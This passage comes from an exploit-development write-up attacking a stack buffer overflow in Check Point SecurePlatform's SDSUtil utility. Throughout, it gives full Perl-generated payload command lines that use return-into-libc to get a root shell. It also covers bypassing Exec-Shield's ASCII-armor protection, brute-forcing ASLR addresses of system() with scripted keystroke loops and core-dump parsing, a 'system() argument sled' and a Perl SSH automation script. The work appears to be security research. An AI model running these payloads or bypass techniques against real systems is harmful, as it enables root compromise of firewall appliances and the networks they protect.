0x7ffffb19: "SHELL=/bin/bash"

The address provided by the program doesn't help us. Our runtime address is:
0x7ffffae5

Let's try:
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77AAAA**xe5\xfa\xff\x7f**"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
Segmentation fault (core dumped)
[Expert@fw1pentest]#

Even now it doesn’t work...?¿ So we debug again:

```
(gdb) x/s 0x7ffffae5
0x7ffffae5:    "HACK=/bin/sh"
(gdb)
```

Now it seems correct... isn't it? No. Why? It seems that the paper we read about this technique (http://www.infosecwriters.com/texts.php?op=display&id=150)) is something wrong at this point. In this paper they work directly with the address of the environment variable, which is not the right way because it points to the beginning of the string that contains the name of the variable! We need to point directly to the "/bin/sh" string, which is the only thing system() needs as an argument. So let's find out where that string starts:

```
(gdb) x/s 0x7ffffae5
0x7ffffae5:    "HACK=/bin/sh"
(gdb) x/s 0x7ffffae6
0x7ffffae6:    "ACK=/bin/sh"
(gdb) x/s 0x7ffffae7
0x7ffffae7:    "CK=/bin/sh"
(gdb) x/s 0x7ffffae8
0x7ffffae8:    "K=/bin/sh"
(gdb) x/s 0x7ffffae9
0x7ffffae9:    "=/bin/sh"
(gdb) x/s 0x7ffffaea
0x7ffffaea:    "/bin/sh"
```

Now we have the right value of the beginning of "/bin/sh" with the proper null byte.

```
(gdb) x/2x 0x7ffffaea
0x7ffffaea:    0x6e69622f    0x0068732f
```

Let's try:

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77AAAA\xea\xfa\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b#
```

ET VOILÀ! We got it.

Now let’s try with exec-shield turned on!

```
[Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield
[Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield-randomize

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77AAAA\xea\xfa\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
Segmentation fault (core dumped)
```

As expected, it doesn't work...

```
[Expert@fw1pentest]# ./gdb-5.2.1-4 /opt/CPsuite-R60/fw1/bin/SDSUtil /var/log/dump/usermode/SDSUtil.31055.core
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)...
Core was generated by `/opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 BBBBBBBBBBBBBBBBBBBBBBBBBBBBB'.
Program terminated with signal 11, Segmentation fault.
(...)

#0  0x0804b53d in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ac50 <system>
(gdb)
```

As we can see system() now is mapped at 0x00b7ac50. And we can see it has a null byte in its address. Is it casual? No. This is what is known the ASCII armored protection of Exec-Shield, another wall to have hackers burning out their brains...

And if you still want more excitement, the address at which libc is mapped is random... So at every execution system() will be mapped at a random address that contains a null byte... Yeah! It begins the real hacking fun
It's time to switch to my hidden Spanish macho-man's side... ;-)

Let's turn off ASLR (Address Space Layout Randomization) of exec-shield:

```
echo "0" > /proc/sys/kernel/exec-shield-randomize
```

Now system() is mapped at:

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x1b8c50 <system>
```

And, as long we have the "exec-shield-randomize" set to "0" will always be at the same address, which makes our analysis easier.

At this moment we find a key behavior that will help us a lot: it seems that overwriting only 3 bytes of RET will be enough to reference the ASCII armored zone. What about the null byte? I think -I could be wrong- that the null byte is put there by the strcpy function...)

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'` **`perl -e 'print "AAA"'`**

```
(gdb) i r
eax            0x1      1
ecx            0x806e468        134669416
edx            0x3d918c 4034956
ebx            0x42424242       1111638594
esp            0x7fffc110       0x7fffc110
```

ebp 0x42424242 0x42424242
esi 0x42424242 1111638594
edi 0x42424242 1111638594
eip 0x414144 0x414144
(...)

So if we now try to make a return-into-libc against system() we have:

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "\x50\x8c\x1b"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: jÚÿÚÿÚÿÚÿÚÿ: command not found
Segmentation fault (core dumped)
[Expert@fw1pentest]#

***Notice that right now we have the variables: exec-shield=1 and exec-shield-randomize=0, so there's no ASLR protection, but anyway the ASCII Armored protection IS ON, so we are BYPASSING it!!!

How to put the system argument in a place other than the environment variable

For the next tests we completely turn off exec-shield.

As we have seen, the argv pointer of system() must be a null terminated string. Unfortunately in the CPSHELL we will not be able to easily set environment variables -ok we can change the hostname, but we can't use the slash...- so we are tighten to the stack. We chose to inject the env pointer of system() in the argument of the vulnerable binary.

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8229'``perl -e 'print "/bin/sh"'``perl -e 'print "\x50\x7c\x55\x77ABCDGGGG"'`
```

```
0x7ffff902:     'B' <repeats 200 times>...
0x7ffff9ca:     'B' <repeats 200 times>...
0x7ffffa92:     'B' <repeats 29 times>, "/bin/shP|UwABCDGGGG"
0x7ffffac3:     "PPKDIR=/opt/CPppak-R60"
0x7ffffada:     "SU_Major='NGX'"
```

We find the exact address:

```
(gdb) x/s 0x7ffffa92
0x7ffffa92:     'B' <repeats 29 times>, "/bin/shP|UwABCDGGGG"
(gdb) x/s 0x7ffffab2
0x7ffffab2:     "n/shP|UwABCDGGGG"
(gdb) x/s 0x7ffffaa9
0x7ffffaa9:     "BBBBBB/bin/shP|UwABCDGGGG"
(gdb) x/s 0x7ffffaae
0x7ffffaae:     "B/bin/shP|UwABCDGGGG"
(gdb) x/s 0x7ffffab0
0x7ffffab0:     "bin/shP|UwABCDGGGG"
(gdb) x/s 0x7ffffaaf
0x7ffffaaf:     "/bin/shP|UwABCDGGGG"
```

And we try:

```
[Expert@fw1pentest]# [Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8229'``perl -e 'print "/bin/sh"'``perl -e 'print "\x50\x7c\x55\x77ABCD\xaf\xfa\xff\x7f"'`
bash: [Expert@fw1pentest]#: command not found
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: /bin/shP: No such file or directory
sh: line 1: UwABCD¯úÿ: command not found
Segmentation fault (core dumped)
```

It doesn't work.

As we can see, system() is trying to execute "/bin/shP"... What's up? What happens is that the "/bin/sh" string is joining the return address "P|Uw" so it gives a non valid argument to system(). Maybe we can put a ";" after "/bin/sh"....

Let's try:

```
[Expert@fw1pentest]# [Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8228'``perl -e 'print "/bin/sh;"'``perl -e 'print "\x50\x7c\x55\x77ABCD\xaf\xfa\xff\x7f"'`
bash: [Expert@fw1pentest]#: command not found
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: bin/sh: No such file or directory
sh: line 1: P: command not found
sh: line 1: UwABCD¯úÿ: command not found
Segmentation fault (core dumped)
[Expert@fw1pentest]#
```

Oops... we must change the address by one byte:

```
[Expert@fw1pentest]# [Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8228'``perl -e 'print "/bin/sh;"'``perl -e 'print "\x50\x7c\x55\x77ABCD\xae\xfa\xff\x7f"'`
bash: [Expert@fw1pentest]#: command not found
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
sh: line 1: P: command not found
sh: line 1: UwABCD®úÿ: command not found
Segmentation fault (core dumped)
```

And it works!

So what we are doing is to exploit the buffer in that way:

8236 bytes	4 bytes (EIP)	4 bytes	4 bytes
BBBBBB(...) /bin/sh;	*system()	*system()'s RET	*System() argument
	0x77557c50	ABCD	0x7ffffaae

The system() argument is pointing to the buffer, exactly at:

```
(gdb) x/s 0x7ffffaae
0x7ffffaae:      "/bin/sh;P|UwABCD®úÿ\177"
```

As we have seen this silly trick allows us not to use any environment variable. The bad news is that we need to know the exact address of the argument...

So we would like to a have a more reliable procedure. We are going to develop a more portable way of exploiting return-into-libc without having to know the exact place of the argument string. I'm sure that probably this technique has been used before in the underground, but I got by myself so I'm going to call it "**SYSTEM() ARGUMENT SLED**".

System argument sled

Let's figure out we put together many "/bin/sh;" like this:

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x4'``perl -e 'print **"/bin/sh;"x1029'**``perl -e 'print "\x50\x7c\x55\x77ABCD**xb0\xfa**\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh: line 1: bin/sh: No such file or directory

sh-2.05b# exit

exit

sh: line 1: P: command not found

sh: line 1: UwABCD°úÿ: command not found

Segmentation fault (core dumped)

OK, let's try to change the argument address a bit:

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x4'``perl -e 'print "/bin/sh;"x1029'``perl -e 'print "\x50\x7c\x55\x77ABCD**x23\xdc**\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh: line 1: /sh: No such file or directory

sh-2.05b# exit

exit

sh-2.05b# exit

exit

sh-2.05b# exit

exit

sh-2.05b# exit

(...)

What is happening? What happens is that we have "landed" in the "/bin/sh;" buffer field. That is, the argument pointer of system() is pointing somewhere in the middle of such sequence of "/bin/sh;", and thus multiple "sh" are executed.

sh-2.05b# ps -ef
(...)
root 2044 2043 0 02:32 ttyp0 00:00:00 sh -c /sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/

Ok, I know,... it's all but academic, but it works.

Maybe this technique could be used to bypass the ASCII Armored Protection. When we reference system() overwriting the last 3 bytes, we can't put the argument after... That is, there's no way to parse to strcpy a string like this -in hex- 414141004242424243434343 , were 414141 is the address of system(). Strcpy will stop at the null byte. At the moment the only thing we can do is to pray to have in the stack in the system's argument place, a pointer that point to the stack...to the "system argument sled".

[Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield

(gdb) p system
$1 = {<text variable, no debug info>} 0x1b8c50 <system>

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x4'``perl -e 'print "/bin/sh;"x1029'``perl -e 'print "\x50\x8c\x1b"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: jÚÿÚÿÚÿÚÿÚÿ: command not found
Segmentation fault (core dumped

At this moment we think that maybe we can modify the stack by changing the execution context, so we write a tiny script that creates a lot of environment variables and sequentially tries to exploit the return-into-libc with the hope that in some execution, the stack has a "right" value as the argument of system().

```
[Expert@fw1pentest]# cat variables.sh
#!/bin/bash

var0=0
LIMIT=$1

while [ "$var0" -lt "$LIMIT" ]
do

        export A$var0="/bin/sh"
        var0=`expr $var0 + 1`  .

rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123
`perl -e 'print "B"x12'``perl -e 'print "/bin/sh;"x1028'``perl -e 'print "\x50\x8c\x1b"'`

done

echo

./getenv A1

exit 0
```

To know what is happening in the background, we try to monitor with another script:

```
[Expert@fw1pentest]# cat captura_comandos.sh
#!/bin/bash

while [ 1=1 ]

do
```

ps -ef |grep "sh -c"

done

x

We launch both scripts and look the results:

nohup variables.sh &

nohup captura_comandos.sh > salida.txt &

The output file of the processes shows:

```
(...)
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root      945 20374  0 05:46 ?        00:00:00 grep sh -c
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root     1267 20374  0 05:46 ?        00:00:00 grep sh -c
root     1641  1640  0 05:46 ?        00:00:00 sh -c  Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ?
```

```
root     1641  1640  0 05:46 ?        00:00:00 sh -c  Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ?
root     1641  1640  0 05:46 ?        00:00:00 sh -c  Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ?
root     1641  1640  0 05:46 ?        00:00:00 sh -c  Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ?
(...)
```

We can see that "sh -c" is called but no luck which the argument. Anyway we don't know if this vector is a good vector...

We also can see lots of files being created in the /home/admin directory:

```
-rw-rw----   1 root    root          0 Mar 20 04:25 v??_v??bv??iv??pv??
-rw-rw----   1 root    root          0 Mar 20 04:24 x??
-rw-rw----   1 root    root          0 Mar 20 04:24 x??Ex??Lx??
-rw-rw----   1 root    root          0 Mar 20 04:23 }??_}??b}??i}??p}??
-rw-rw----   1 root    root          0 Mar 20 04:23 ???
-rw-rw----   1 root    root          0 Mar 20 04:23 ???E???L???
-rw-rw----   1 root    root          0 Mar 20 04:22 ???_???b???i???p???
-rw-rw----   1 root    root          0 Mar 20 04:22 ???
-rw-rw----   1 root    root          0 Mar 20 04:22 ???E???L???
-rw-rw----   1 root    root          0 Mar 20 04:21 ???_???b???i???p???
-rw-rw----   1 root    root          0 Mar 20 04:21 ???
-rw-rw----   1 root    root          0 Mar 20 04:21 ???E???L???
-rw-rw----   1 root    root          0 Mar 20 04:20 ???_???b???i???p???
-rw-rw----   1 root    root          0 Mar 20 04:19 ???
(...)
```

This is due to the argument of system that in some cases contains the char ">" which redirects the output to a file...

For example, this is one of the commands executed by our script -by the exploited binary-:

```
root     5623  5622  0 04:24 ?        00:00:00 sh -c ?xÿ?;xÿ?>xÿ?Exÿ?Lxÿ?
```

Do you recognize the file being created?

As we can see:

sh -c ?xÿ?;xÿ?>**xÿ?Exÿ?Lxÿ?**

has created a file:

-rw-rw---- 1 root root 0 Mar 20 04:24 **x??Ex??Lx??**

The "?" char in red are the ones the shell uses for non recognized ones.

xÿ?Exÿ?Lxÿ?

x??Ex??Lx??

That will make me think, would we be able to control in any manner such file creation or it's contents...?

Summary of the state of the testing process

BAD NEWS:

0.- The CPSHELL only allows a very restricted range of ASCII, which makes it very hard to inject valid addresses.

1.- With Exec-Shield turned on (exec-shield=1) the stack and the heap are not executable. Even more, libraries are mapped in the lowest 16MB of the process' memory, that means that libraries will have addresses like this: 0x00AABBCC.

2.- With Exec-Shield turned on (exec-shield-randomize=1), libraries are mapped at random addresses.

3.- SDSUtil can be called from the CPSHELL but even if it has many overflows it does not allows execution in its stack -as it had CPGET-

4.- CPGET has an overflow and allows execution in its stack, but it can't be called from CPSHELL.

5.- Even if we can take profit of the strcpy null byte to call system() in the ASCII Armored Zone, we can't pass arguments to it.

6.- For some reason we do not know, the stack never has an address that can be used as argv pointer of system()

7.- We can create files via system() calls, but we can't control its name or contents

GOOD NEWS:

1.- The protection of Exec-Shield can be turned off via Race Condition

2.- The SDSUtil overflows allow to bypass the ASCII Armored Zone protection due to the strcpy null byte insertion.

3.- The randomness of the libraries is less with the ASCII Armored protection that in a system without that protection. That is simple, libraries are mapped at 0x00?????? and that implies that only a maximum of 3 bytes can be used.

4.- system(), with Exec-Shield ASLR activated always is mapped at an address like this: 0x00???c50. That leaves the system with a very poor randomness.

Let's start study the randomness of system().

That is a sequence of memory addresses where system() has been mapped:

0x00594c50

0x00719c50

0x00a14c50

0x009f4c50

0x0011bc50

0x00351c50

0x00249c50

etc.

***Notice**: addresses always have a null byte

As we can see the complete range of possible combinations can be estimated like this:16*16*16= 4096

4096 possibilities is a low number and **allow real life attacks**!

So let's see an execution and the address where system() is mapped:

[fw1pentest]# SDSUtil -p 123123 123123 BBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(...)

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL5

And we can see that:

(gdb) i r

eax 0x1 1

ecx 0x8b03468 145765480

edx 0xa7718c 10973580

ebx 0x41414141 1094795585

esp 0x7fffbae0 0x7fffbae0

ebp 0x41414141 0x41414141

esi 0x41414141 1094795585

edi 0x41414141 1094795585

eip 0x354c50 0x354c50

(gdb) p system

$1 = {<text variable, no debug info>} 0x6c2c50 <system>


As you can see it doesn't seem to much complicate to automate the process to bypass ASLR via brute forcing...


To do such thing we will use CRT from Vandyke, a terminal GUI client that has a nice feature that allows automating things via scripts. We will do in this non-fashioned way because the Secure Platform does not allow running remote commands...

sexy src # ssh -l admin 192.168.1.236 SDSUtil
admin@192.168.1.236's password:
Running commands is not allowed

I know this can be done in a more elegant way, but right now I have no time to lose and I need fast results, so:

VANDYKE:





For automating the exploitation process we write this script:

```
#$language = "VBScript"
#$interface = "1.0"
' This automatically generated script may need to be
' edited in order to work correctly.
   Sub Main
```

```
for i = 0 to 5000
   crt.Screen.Send chr(27) & "[A" & chr(13)
next
End Sub
```

The idea is to copy and paste by hand the first time, then run this tricky script that sends the necessary keystrokes to run the last command in the shell history of the Secure Platform. The only problem is that the execution gets corrupted from time to time and the script must be run again.

For every execution a 1.1MB core is generated. We generate almost 1000 core dumps and then we analyze them with the following script:

```
[Expert@fw1pentest]# cat extrae_system.sh
#!/bin/sh

for i in `ls /var/log/dump/usermode/dumps_SDSUtil/`; do

./gdb-5.2.1-4 --batch -command=./comandos /opt/CPsuite-R60/fw1/bin/SDSUtil /var/log/dump/usermode/dumps_SDSUtil/$i | grep system

done

---------------------------------------
```

The file "comandos" simply contains "p system" to obtain the address of system(). It's a simple way to automate core dump analysis.

With "nohup extrae_system.sh | cut -d "{" -f 1 > system.txt &" we will get the addresses we are looking for.

Notice that the "nohup" is done to avoid the Secure Platform killing the process due to a time-out logout of the shell. In this way we can leave the process running in the background. I know I can change that timeout, but I'm lazy to find how to do it...

Now we analyze the results:

```
[Expert@fw1pentest]# cat system.txt | wc -l
  1193
[Expert@fw1pentest]# cat system.txt | sort -u | wc -l
   956
```

As we can see, many system() addresses are duplicated...

```
[Expert@fw1pentest]# cat system.txt | sort -u |tail -n 20
 0xfa2c50 <system>
 0xfa4c50 <system>
 0xfa9c50 <system>
 0xfb0c50 <system>
 0xfb3c50 <system>
 0xfb5c50 <system>
 0xfc4c50 <system>
 0xfc5c50 <system>
 0xfcdc50 <system>
 0xfd0c50 <system>
 0xfd1c50 <system>
 0xfd2c50 <system>
 0xfd8c50 <system>
 0xfd9c50 <system>
 0xfdcc50 <system>
 0xfe7c50 <system>
 0xfe8c50 <system>
 0xff2c50 <system>
 0xff7c50 <system>
 0xff8c50 <system>
[Expert@fw1pentest]#
```

Moreover, the distribution seems to be random, so if we choose an ASCII address, soon or later it will be a right address. For our purposes I have chose the next one:

0x354c50 that is "PL5" reversed.

After generating 3000 core dumps we analyze the results and have:

```
(...)
$1 = {<text variable, no debug info>} 0x314c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x344c50 <system>
$1 = {<text variable, no debug info>} 0x344c50 <system>
$1 = {<text variable, no debug info>} 0x344c50 <system>
$1 = {<text variable, no debug info>} 0x344c50 <system>
$1 = {<text variable, no debug info>} 0x364c50 <system>
$1 = {<text variable, no debug info>} 0x384c50 <system>
$1 = {<text variable, no debug info>} 0x394c50 <system>
(...)
```

For some unknown reason the address of system() has never been 0x354c50. On the other side, we found that 0x324c50 (PL2) has come out many times. So we run again our brute force attack and find out that this time we got it:

```
[Expert@fw1pentest]# cat system4.txt |grep 324c50
$1 = {<text variable, no debug info>} 0x324c50 <system>
[Expert@fw1pentest]#
```

Notice that "system4.txt" is the output of the "p system" commands ran by GDB from the script "extrae_system.sh".

Now it will be interesting to locate the core file:

With the next script:

```
[Expert@fw1pentest]# cat ./extrae_system.sh
```

```
#!/bin/sh

for i in `ls /var/log/dump/usermode/dumps_SDSUtil/`; do

echo $i
./gdb-5.2.1-4 --batch -command=./comandos /opt/CPsuite-R60/fw1/bin/SDSUtil
/var/log/dump/usermode/dumps_SDSUtil/$i | grep system | grep 324c50


done
-----------------------------------------
```

And then:

```
nohup ./extrae_system.sh > localiza_core.txt &
```

We have a listing where it is trivial to find the core:

```
less localiza_core.txt

(...)
SDSUtil.5230.core
SDSUtil.5240.core
$1 = {<text variable, no debug info>} 0x324c50 <system>
SDSUtil.5251.core
SDSUtil.5261.core
(...)
```

Now with GDB:

```
./gdb-5.2.1-4 /opt/CPsuite-R60/fw1/bin/SDSUtil
/var/log/dump/usermode/dumps_SDSUtil/SDSUtil.5240.core
```

```
(...)
#0  0x00000005 in ?? ()
(gdb) bt
#0  0x00000005 in ?? ()
Cannot access memory at address 0x41414141
(gdb) i r
eax            0x7f00   32512
ecx            0x7fff81d0       2147451344
edx            0x0      0
ebx            0x41414141       1094795585
esp            0x7fff8304       0x7fff8304
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x5      0x5

gdb) p system
$1 = {<text variable, no debug info>} 0x324c50 <system>
(gdb)
```

Even if after a brute force process is successful, we still need to control the system()'s argument. So that's the situation of the process' exploited stack:

8236 bytes	4 bytes (EIP)	4 bytes	4 bytes
BBBBBB(...) /bin/sh;	*system() **CONTROLLED**	*RET de system() 4 dummy bytes	*system()'s argument is **NOT CONTROLLED!!!**
	0x324c50	0x????	0x????

We try to automate the process through perl::ssh:

```
------------------------------------------------------

#!/usr/bin/perl


use Net::SSH::Perl;

my $host = "192.168.1.236";
my $user = "XXXXX";
my $pass = "XXXXXXXXXX";
my $cmd = "?";


my $ssh = Net::SSH::Perl->new($host, debug => 1, protocol => '2,1',
        options => ['PasswordAuthentication yes',
        'HostbasedAuthentication no']);

print "Connecting to host: $host";

$ssh->login($user, $pass);

my($stdout, $stderr, $exit) = $ssh->cmd($cmd);

print $stdout;
------------------------------------------------------
```

But we will find a problem:

```
sexy hugo # ./expl_fw1.sh
sexy: Reading configuration data /root/.ssh/config
sexy: Reading configuration data /etc/ssh_config
sexy: Allocated local port 1023.
```

```
sexy: Connecting to 192.168.1.236, port 22.
sexy: Remote version string: SSH-2.0-OpenSSH_3.6.1p2

sexy: Remote protocol version 2.0, remote software version OpenSSH_3.6.1p2
sexy: Net::SSH::Perl Version 1.30, protocol version 2.0.
sexy: No compat match: OpenSSH_3.6.1p2.
sexy: Connection established.
sexy: Sent key-exchange init (KEXINIT), wait response.

(...)

sexy: Trying password authentication.
sexy: Login completed, opening dummy shell channel.
sexy: channel 0: new [client-session]
sexy: Requesting channel_open for channel 0.
sexy: channel 0: open confirm rwindow 0 rmax 32768
sexy: Got channel open confirmation, requesting shell.
sexy: Requesting service shell on channel 0.
